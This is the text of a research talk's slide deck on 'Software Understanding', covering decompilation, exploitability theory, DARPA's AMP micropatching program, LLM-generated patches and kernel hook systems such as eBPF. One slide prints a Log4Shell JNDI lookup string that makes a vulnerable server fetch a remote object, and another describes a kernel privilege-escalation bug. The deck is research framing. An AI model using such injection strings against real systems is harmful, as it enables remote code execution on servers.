Defining the discipline of Software Understanding in the age of AI

Sergey Bratus

SURE 2026

Disclaimers

- These are not my results, they all belong to other people & research groups.
- Some of this research was developed with funding from the Defense Advanced Research Projects Agency (DARPA). The views, opinions and/or findings expressed are those of the author(s) and should not be interpreted as representing the official views or policies of the Department of War or the U.S. Government.
- All other views and opinions are mine and should not be interpreted as representing the official views or policies of the Department of War or the U.S. Government.


What is Software Understanding?

“What are these new fancy words and why should we care?”

“*Our ability to build software far exceeds our ability to understand it*”

Consequences:

- The essence of strategic contest in cyber is software understanding
- Everyone needs tools to get ~~critical~~ software into “understood” states and keep it there



January 2025

Understanding: “Now with AI”

Our CS version of “theorem economy”* disruption

- For several decades we held up hard problems as proxies for understanding
  - Decompilation ~ round-tripping, source-less binary manipulation
  - Global reachability analyses ~ containing state explosions
  - Multi-step exploitation ~ reliability of unintended state manipulation

- Now hard problems are “table stakes” with enough tokens
- What questions remain hard and worth asking?

[*] David Bessis, The fall of the theorem economy, https://davidbessis.substack.com/p/the-fall-of-the-theorem-economy

Common theme of Software Understanding

“Lifting to mechanized abstractions”

“**Software Understanding** is an emerging discipline of research and practice that automates transformations of software in its source and binary forms to mechanized representations that enable automated reasoning about the software’s behaviors under both intended and unintended circumstances and conditions. It unifies many elements of seemingly unrelated fields, ranging from formal verification to reverse engineering and vulnerability development.


From discussion with Dr. Cristina Cifuentes

Lifting to intermediate representations

Mechanized reasoning & transformation

Emergent execution in unintended conditions

Software Understanding components



Prediction of *emergent* abstractions and behaviors

Bottom-up Understanding

Expression of *intended* abstractions and behaviors

Top-down Understanding

Software understanding: what's different

	Key similarity	**Key difference**	**Formalisms/ representations**
Verification	Refinement: Full stack reasoning through multiple layers/refinement	**What-if** reasoning	**Adversarial logics** (Logics of emergent behaviors)

Software understanding: the synthesis

	Key similarity	**Key difference**	**Formalisms/ representations**
Verification	Refinement: Full stack reasoning through multiple layers/refinement	**What-if** reasoning	**Adversarial logics** (Logics of emergent behaviors)
Vulnerability research	Reasoning about violation of expectations/preconditions	**Counterfactual** reasoning (Is there a version/**subset** that's **secure/safe**?)	**Weird machines** (Models of emergent computation/exploitability)

Software understanding: the synthesis

	Key similarity	**Key difference**	**Formalisms/ representations**
Verification	Refinement: Full stack reasoning through multiple layers/refinement	**What-if** reasoning	**Adversarial logics** (Logics of emergent behaviors)
Vulnerability research	Reasoning about violation of expectations/preconditions	**Counterfactual** reasoning (Is there a version/**subset** that's **secure/safe**?)	**Weird machines** (Models of emergent computation/exploitability)
RE	Bottom-up reasoning, reconstruction of intermediate abstractions	**Modeling** abstraction **leaks** (What the implementation or abstraction should've been?)	Instrumentation of **typed intermediate abstractions**, Multi-level theories

Software understanding: the synthesis

	Key similarity	**Key difference**	**Formalisms/ representations**
Verification	Refinement: Full stack reasoning through multiple layers/refinement	**What-if** reasoning	**Adversarial logics** (Logics of emergent behaviors)
Vulnerability research	Reasoning about violation of expectations/preconditions	**Counterfactual** reasoning (Is there a version/**subset** that's **secure/safe**?)	**Weird machines** (Models of emergent computation/exploitability)
RE	Bottom-up reasoning, reconstruction of intermediate abstractions	**Modeling** abstraction **leaks** (What the implementation or abstraction should've been?)	Instrumentation of **typed intermediate abstractions**, Multi-level theories
Program analysis	Automated reasoning about program properties	Custom **DSLs/DSMLs**, Higher rungs of abstraction ladders	**Algebraic** first-class **IRs**; towers/lattices of IRs

With AI, what exploitation questions should we be asking?

Exploitability vs software understanding

ShellShock (2014); Log4Shell (2021)

- From untrusted request to ***parse_and_execute*** via HTTP, DHCP, SSH servers and clients
- From HTTP request to **JNDI**, LDAP, other fetch-and-load-object engines

```
${jndi:ldap://
example.com/file}
```








JBIG2 weird machine in iMessage (2021)



PDF masquerades as an emoji, get rendered







(*)

Copy.Fail & page-cache logic flaw follow-ons (2026)

- **Logic** bugs crossing many Linux subsystems
- Deterministic, immune to all randomized mitigations
- AI-assisted, given a *theory* of page-cache system insecurity

Copy Fail (CVE-2026-31431) is a logic bug in the Linux kernel's authencesn cryptographic template. It lets an unprivileged local user trigger a deterministic, controlled 4-byte write into the page cache of any readable file on the system. A single 732-byte Python script can edit a setuid binary and obtain root on essentially all Linux distributions shipped since 2017.

(*) If this isn't mind-boggling enough, try "Blasting Past Webp" by Ian Beer, 2025

Understanding is lifting to abstractions


- What's the actual architecture of my software?
  - Exposed shells and command processors: ShellShock, Log4Shell, …
- What are my actual interfaces, inputs, and parsers?
  - Is this an emoji or a PDF? How many parsers do I have?
- What does this code's *programmable (memory, cache, …) footprint* look like?
  - Is this a shell/processor/linker that doesn't quite look like a shell or linker?
  - Is this cache mixing objects from too many subsystems? (Cf. Copy.Fail ++)

Each example is lifting to a hierarchy of intermediate abstractions


Emergent behaviors abstract & generalize

Exploit primitives are resilient & compose because they're abstractions


Stack
(late 1990s – mid 2000s)
Adversarial reuse of C/C++ control flow implementation patterns



Heap
(early 2000s – mid 2010s)
Adversarial reuse of memory management patterns




CPU
(late 2010s – now)
Meltdown and Spectre types of vulnerabilities (currently 40+ and counting)



All initial demonstrations were thought to be limited to specific implementations or CPUs. All turned out to be **general** and **composable**.

The Exploit Engineering Z (*)

A cousin of the Engineering V



V gets systems to reliably do what's intended.
Z gets systems to reliably do what's **not** intended.

Target exploitation/exploitability ⟷ **Emergent behaviors**

Understanding emergent behaviors ⟷ Lifting to **intermediate abstractions**


Reasoning about abstraction **leaks**, "what-if" **interventions** & **counterfactuals** ⟷ Resilient use and mitigation of emergent behaviors

(*) Not a term of art; intended to illustrate informal progression of exploit development concepts

Automated Exploitation Grand Challenge

Julien Vanegue's Challenge Problems






https://openwall.info/wiki/_media/people/jvanegue/files/aegc_vanegue.pdf

Stories of AI chaining bugs

20+ vintage vulnerabilities popping up in “70%-90%” software





PHP2Shell (CVE-2026-10961x)

https://wiz.io/blog/php2shell-php-rce

Java4Shell (CVE-2026-114938)

https://calif.io/java4shell

What we can ask for: Adversarial logics to order

Formal descriptions of bug composition, per system



- Heap model: CompCert, VELLVM (2012—…)
  - Some fidelity w.r.t. chunks, references, and allocator actions
  - Not enough to express UaF, other exploitation techniques
- Compare with “Heap Models For Exploit Systems”, Vanegue, 2015
  - A logic to express heap exploitation primitives



- **Adversarial Logic** (2022)**:** extends Incorrectness Logic with adversary model
  - A generic way of expressing unintended yet robust (ab)use of abstractions

https://vellvm.github.io/vellvm/research/

https://openwall.info/wiki/_media/people/jvanegue/files/spw15_heap_models_vanegue_latest.pdf

With AI, what RE questions should we be asking?

Reverse Engineering: a 20 year perspective

Halvar Flake, “RE 2006: New Challenges Need Changing Tools”

- #1 and #2: Automated data structure recovery; building UML inheritance diagrams from binaries.
- Coupling the above with a debugger to allow run-time object inspection and editing.
- #3: Automated modularization of binaries (decomposing binaries to recover library structure / groupings).
- #4: De-templating of heavily templated C++ code.
- #7: “Normal forms” for sequences of code (a Groebner-base equivalent?)
- #8: A visualization for callgraphs that shows each node as a Poset to make sure the order of outgoing edges is visualized, too.
- 9#: Recovery of the internal state machine of a target.
- 10#: Semantics-based FLIRT-style library identification.

Interestingly, challenge #5 - automated input data creation - is the one where most progress has happened since the talk. To my great amusement, this talk suggests the use of SAT solvers to do it. At that time, I was obviously unaware at the time of the research on SMT that is happening and will lead to Vijay Ganesh’s great 2007 thesis (and the release of STP).

https://thomasdullien.github.io/about/#2006

Reverse Engineering ~ lifting to a tower of IRs

Halvar Flake, “RE 2006: New Challenges Need Changing Tools”

- #1 and #2: Automated data structure recovery; building UML inheritance diagrams from binaries.
- Coupling the above with a debugger to allow run-time object inspection and editing.
- #3: Automated modularization of binaries (decomposing binaries to recover library structure / groupings).
- #4: De-templating of heavily templated C++ code.
- #7: “Normal forms” for sequences of code (a Groebner-base equivalent?)
- #8: A visualization for callgraphs that shows each node as a Poset to make sure the order of outgoing edges is visualized, too.
- 9#: Recovery of the internal state machine of a target.
- 10#: Semantics-based FLIRT-style library identification.

Interestingly, challenge #5 - automated input data creation - is the one where most progress has happened since the talk. To my great amusement, this talk suggests the use of SAT solvers to do it. At that time, I was obviously unaware at the time of the research on SMT that is happening and will lead to Vijay Ganesh’s great 2007 thesis (and the release of STP).

https://thomasdullien.github.io/about/#2006

Reframing decompilation: lifting for a purpose

- Classic decompilation's goal was "be readable for humans"
  - Lack of other apparent metrics stymied progress

- Alternative goal: "be fit for a purpose" (specific analysis or task)
  - Success of an analysis/task on a lifted representation is a clear metric
  - "Decompilation" becomes "lifting"

- Creates a plurality of target representations for lifting, per analysis

- With LLMs: can **intermediate representations** for lifting/ decompilation be **baked to order**, per analysis?

Assured Micropatching: Major technical challenges, ideas, and approaches


https://www.darpa.mil/research/programs/assured-micropatching

TA1 Challenges:
- Search the space of semantically equivalent representations
- Produce a decompiled representation of a binary unit
- Targeted automated patch generation and placement

TA2 Challenges:
- Track effects of patches from decompiled or IR to binary throughout recompilation
- Identify footprint of changes on unit tests
- Recover or approximate program units and data abstractions in families of IRs
- Recover build process for each level of IR to produce exact binary code
- Verify non-interference with baseline function

TA3 Challenges:
- Faithful replication of legacy systems & emerging threats
- Challenge problems to evaluate the patch process across variety of platforms and architectures
- Challenges that map to the stages of AMP technique development
- Identify and close gaps in research


TA1 Goal-driven decompilation



Source: Bratus, July 2019

Approach: Interrelated stacks of low-, medium, and high-level intermediate representations; modular/plugin architecture for decompilation

TA2 Assured recomplilation



Source: Bratus, July 2019

Approach: A new class of tool, recompiler, combines binary and compiler-level analyses

TA3 Evaluation



Source: Daily, July 2019

Approach: Representative heavy vehicle industry, which makes extensive use of embedded firmware for challenge problems


DISTRIBUTION A: Approved for public release; Distribution is unlimited.

TA3: Evaluation (heavy vehicle domain use case)

Provide tests of increasing difficulty culminating in networked system

Phase 1: Commodity system

Development Boards



~1000-10000 lines of source code

Phase 2: Real-time system

Heavy Vehicle Electronic Control Module (ECU)



~500,000 lines of source code

Phase 3: Networked system

Actual Vehicle or Truck System Testbed




~5,000,000 lines of source code

This Photo by Unknown Author is licensed under CC BY-SA

DISTRIBUTION A: Approved for public release; Distribution is unlimited.

Engine Control Module (Cummins CM2350)





For more information about AMP, see, e.g., https://www.ainfosec.com/amp-hackathons

DISTRIBUTION A: Approved for public release; Distribution is unlimited.

“A resurgence in decompilation research”

/mahaloz.re /about /tags /feed

Decompiling 2024: A Year of Resurgence in Decompilation Research


TL;DR

The year 2024 was a resurgent year for decompilation. Academic publications from that year made up nearly 30% of all top publications ever made in decompilation. In this post, I do a summarization and retrospective of both the academic and ideological progress of decompilation in 2024. Hint: decompilation research is back.

“Amazingly, 30% of all top-tier work was published in 2024, 8 papers in total. It’s hard to claim line trends with such a small dataset (usually one paper a year), but 2024 is clearly out of place. 2024 more than doubled the total top publications in 2022, which had also doubled 2020.”



mahaloz.re



What LLMs changed after AMP

(**credit: Zion Basque**)




mahaloz.re


- AMP test subset: 6 firmware samples from **J1939**-CAN controllers
  - Arduino/AVR ATmega328P, STM32 Cortex-M0, BeagleBone Cortex-A8, BeagleBone armhf
  - 23 vulnerable functions
- Patches autogenerated, compared to AMP solutions or manually validated
- Codex Astra Max, < 20 mins, < $20

Phase	Result
Source recovery until compiled bytes == target bytes	**23/23**
Byte-exact agreement with AMP patch	9 / 23 (39%)
Patch exact or equivalent	13 / 23 (57%)
Vulnerability genuinely removed	16 / 23 (70%)

Is there a new hierarchy to SU questions?

Software Understanding challenges vs Causality Hierarchy







Causality rungs (Cf. Judea Pearl)	**Techniques & 1st class challenges**	**Examples**
Association From known inputs to outputs	Driving to cover most space & behaviors: fuzzing, partial evaluation (cf. SymCC, SymQemu)	*Harnesses & corpora for fuzzing to cover input space and behaviors; Deep Learning pattern matching*

"On Pearl's Hierarchy and the Foundations of Causal Inference", Elias Bareinboim et al., Columbia R-60, 2021
Popular interpretation: "Shannon Got AI This Far. Kolmogorov Shows Where It Stops", Vishal Misra, 2026

Software Understanding challenges vs Causality Hierarchy







Causality rungs (Cf. Judea Pearl)	**Techniques & 1st class challenges**	**Examples**
Association From known inputs to outputs	Driving to cover most space & behaviors: fuzzing, partial evaluation (cf. SymCC, SymQemu)	*Harnesses & corpora for fuzzing to cover input space and behaviors; Deep Learning pattern matching*
Intervention What-if reasoning with never-seen inputs	Relational reasoning re source or binary changes	*Assurance that patch doesn't affect baseline functionality, by enumerating its path effects*

"On Pearl's Hierarchy and the Foundations of Causal Inference", Elias Bareinboim et al., Columbia R-60, 2021
Popular interpretation: "Shannon Got AI This Far. Kolmogorov Shows Where It Stops", Vishal Misra, 2026

Software Understanding challenges vs Causality Hierarchy





Causality rungs (Cf. Judea Pearl)	**Techniques & 1st class challenges**	**Examples**
Association From known inputs to outputs	Driving to cover most space & behaviors: fuzzing, partial evaluation (cf. SymCC, SymQemu)	*Harnesses & corpora for fuzzing to cover input space and behaviors; Deep Learning pattern matching*
Intervention What-if reasoning with never-seen inputs	Relational reasoning re source or binary changes	*Assurance that patch doesn't affect baseline functionality, by enumerating its path effects*
Counterfactual From anomalies to predictive theories	Weird machines, Safe subsetting, Analysis-custom IRs; Effective mitigations	*Object models + adversarial logics to describe exploit patterns. E.g.,* ***Copy.Fail*** *AI-assisted analysis*

"On Pearl's Hierarchy and the Foundations of Causal Inference", Elias Bareinboim et al., Columbia R-60, 2021
Popular interpretation: "Shannon Got AI This Far. Kolmogorov Shows Where It Stops", Vishal Misra, 2026

“The Grand Composition Challenge”



LLMs can find vulns and patch.

Can they safely compose fixes?

Can LLMs stop the LLM CVE tide?

- Do auto-generated patches **compose**?
  - AIxCC showed generated patches are quick and cheap (<$200 per patch*)
  - Will accumulation of generated patches degrade code/architecture?

- Are generated patched effective and **sound**?
  - How much of the underlying exploit mechanism does the patch cover?
  - How do we tell the difference between shotgun fixes and architecturally sound fixes?


- Can LLMs produce high quality architectural **instrumentation and control**?
  - Cf. SELinux/LSM, BPF, Netfilter/IPTables, DTrace, eBPF hooks/VMs/DSLs
  - Can LLMs map fixes to instrumentation and control hooks?

(*) For costs, cf. https://semiengineering.com/aixcc-2025-what-it-means-for-device-security/


Maybe models already exist in the code?

- *Examples:* XSD, Protobuf, .h files, unit tests, integration tests, smoke tests, implementations of a shared trait …
- *What part of this code is semantically load-bearing? Or …*
- ***What would be the primitives of the perfect DSL language to re-implement this in?***

Implementation in C




Hide the crud



Implementation in the perfect, boutique language just for this purpose …

Credit: Max von Hippel, this slide and the following slides adapted from Max von Hippel, Sergey Bratus, “Hiding the Math by Specifying Programs with Programs: Freeing the Code's Inner Spec”, https://raven.kestrel.edu/Pre-meeting_1/

The Spec is in the Hooks



Historic examples of fitting a domain model to code, via a “skeletal” hook structure:

- Berkeley Packet Filter, 1992
- Netfilter, 1999
- LSM / SELinux, 2002
- DTrace, 2005
- eBPF, 2014

BPF: from code to model

The BSD Packet Filter:
A New Architecture for User-level Packet Capture*

Steven McCanne† and Van Jacobson†
Lawrence Berkeley Laboratory





Figure 1: BPF Overview

- **DSL** to express intent
  - Like C code a developer *would* write
- **Bytecode** to express & contain computation
  - *Semantics*, tractable unlike ASM
- **Hooks+VM** to safely compose computation with the running kernel
  - *Constraints*, referential + temporal

Netfilter: Path of Packet cross-system model



https://wiki.nftables.org/wiki-nftables/index.php/Netfilter_hooks

LSM: from model to code

```
/* Code from fs/read_write.c */
sys_lseek(unsigned int fd, ...)
{
  struct file * file;
  ...
  file = fget(fd);
  retval = security_ops->file_ops
           ->llseek(file);
  if (retval) {
    /* failed check, exit */
    goto bad;
  }
  /* passed check, perform operation */
  retval = llseek(file, ...);
  ...
}
```

Figure 1: An example of LSM hook.

Using CQUAL for Static Analysis of Authorization Hook Placement

Xiaolan Zhang Antony Edwards Trent Jaeger
IBM T. J. Watson Research Center





Figure 2: The complete mediation problem.

DTrace: DSL+VM+Hooks to <u>prod*</u>

DTrace Architecture and Framework


- Need To Know
  - > D Language
  - > DTrace Probes
  - > DTrace Provider
  - > Actions for Probes
  - > DTrace Consumer



- **D,** a C-like DSL to express intent
  - <u>All</u> kernel structs available
- **Safe composition** with kernel workflows/paths
  - “Ride-on” computation
  - Process & thread contexts
- **Prod-quality safe debug probes:** a universal kernel instrumentation design

https://www.slideshare.net/slideshow/solaris-dtrace-an-introduction/1773392

Linux eBPF, ubiquitous instrumentation



https://github.com/iovisor/bcc#tools 2019

A success story or a horror?

- Meta uses eBPF through their Katran layer 4 load balancer for all traffic going to facebook.com[56][57][5
- Google uses eBPF in GKE, developed and uses BPF LSM to replace audit and it uses eBPF for networking[29][59][60][61]
- Cloudflare uses eBPF for load balancing and DDoS protection and security enforcement[62][63][64][65][66
- Netflix uses eBPF for fleet-wide network observability and performance diagnosis[67][68]
- Dropbox uses eBPF through Katran for layer 4 load balancing[69]
- Android uses eBPF for NAT46 and traffic monitoring[70][71][72]
- Samsung Galaxy uses eBPF for networking solutions [73]
- Yahoo! Inc uses eBPF through Cilium for layer 4 load balancing[74]
- LinkedIn uses eBPF for infrastructure observability[75]
- Alibaba uses eBPF for Kubernetes Pod load balancing[76]
- Datadog uses eBPF for Kubernetes Pod networking and security enforcement[77][78][79]
- Shopify uses eBPF for intrusion detection through Falco[82]
- DoorDash uses eBPF through BPFAgent for kernel-level monitoring[83]
- Microsoft ported eBPF and XDP to Windows[84][85][86]
- Seznam uses eBPF through Cilium for layer 4 load balancing[87]
- DigitalOcean uses eBPF and XDP to rate limit access to internal services in their virtual network[88]
- CapitalOne uses eBPF for Kubernetes Pod networking[89]
- Bell Canada uses eBPF to modernize telco networking with SRv6[90]
- Elastic_NV uses eBPF for code profiling as part of their observability offering [91]
- Apple uses eBPF for Kubernetes Pod security[92]
- Sky uses eBPF for Kubernetes Pod networking[93]
- Walmart uses eBPF for layer 4 load balancing[94][95]
- Huawei uses eBPF through their DIGLIM secure boot system[96]






- Developed as OSS, with FTEs supplied by industry (Meta, Netflix, Google, …)
- Large cost in human-years of code base experts
- Can this be replicated for any code base, with non-human FTEs?

eBPF, a success story

- “Dozens” of eBPF one-liners per production server at Netflix & Facebook(*)
  - Unthinkable with prior methods of kernel behavior modification
  - Enormous expansion in available talent pool
- Spreads to dozens of Linux subsystems including LSM/SELinux/SecComp
- “Linux is being replaced with eBPF” — a joke, or is it?
  - An OS is ultimately only as good as its composition mechanisms
- There’s even eBPF for Windows!

(*) Cf. Brendan Gregg, BPF: A New Type of Software
https://www.brendangregg.com/blog/2019-12-02/bpf-a-new-type-of-software.html


eBPF: From Models to Actions



DSL+VM+Hooks design for safe kernel state and algorithmic behavior modification

https://www.brendangregg.com/linuxperf.html

DSL+VM+Hooks are Types



- **DSL** to express intent
  - Like C code a developer *would* write
- **Bytecode** to express & contain computation
  - *Semantics*, tractable unlike ASM
- **Hooks+VM** to safely compose computation with the running kernel
  - *Constraints*, referential + temporal

A horror  or a success  story?



Needs exquisite knowledge of code paths and how they go wrong



Kills code paths that don’t add to domain logic & performance



The most complex composition mechanism to date



Best separation of concerns in a composition mechanism to date



Capable, semantics-targeting mechanism for altering the kernel
(ultimate rootkit, weird machine material)




Most amenable to LLMs, mechanized lifting, reasoning, patching

Understanding real software




David Meng 2013, https://www.reddit.com/r/ImaginaryMonsters/comments/24ak99/of_elephants_and_blind_men_by_david_meng/

Extracting the software skeleton



Generated with gemini based on prior slide as input.

Refining the elephant



Can we separate the essential from non-essential and refine into a well-shaped elephant herd?

“Skeletal theory of composition”



- **Vulnerabilities and fixes must be mapped to specific, <u>generalization-friendly</u>, <u>constraints-rich</u> *domain joints* in code** (cf. hooks)
- Domain semantics are not distributed uniformly through code—neither should the fixes (cf. hooks)
- Additional instrumentation and enhancements should apply at the same skeletal joints (cf. hooks)
- AI/FM non-human effort should surface these skeleta (cf. hooks)

Questions to ask of AI for SU

As hard questions become easy, what questions remain hard?


- Inferring logics of **intended** behavior, to order
- Inferring logics of **behavior**, to order

- Inferring incremental, **relational change analyses**, to order


- Inferring **safe subsets** of externally driven functionality, to order
- Inferring architectures for safe, effective **composition of changes**, to order

The goal: sound, compositional transformations

Towers/lattices of IRs, hook systems, and logics to order



Software Understanding, an H.P. Lovecraft impression



Credit: Max von Hippel & gemini

Thank you

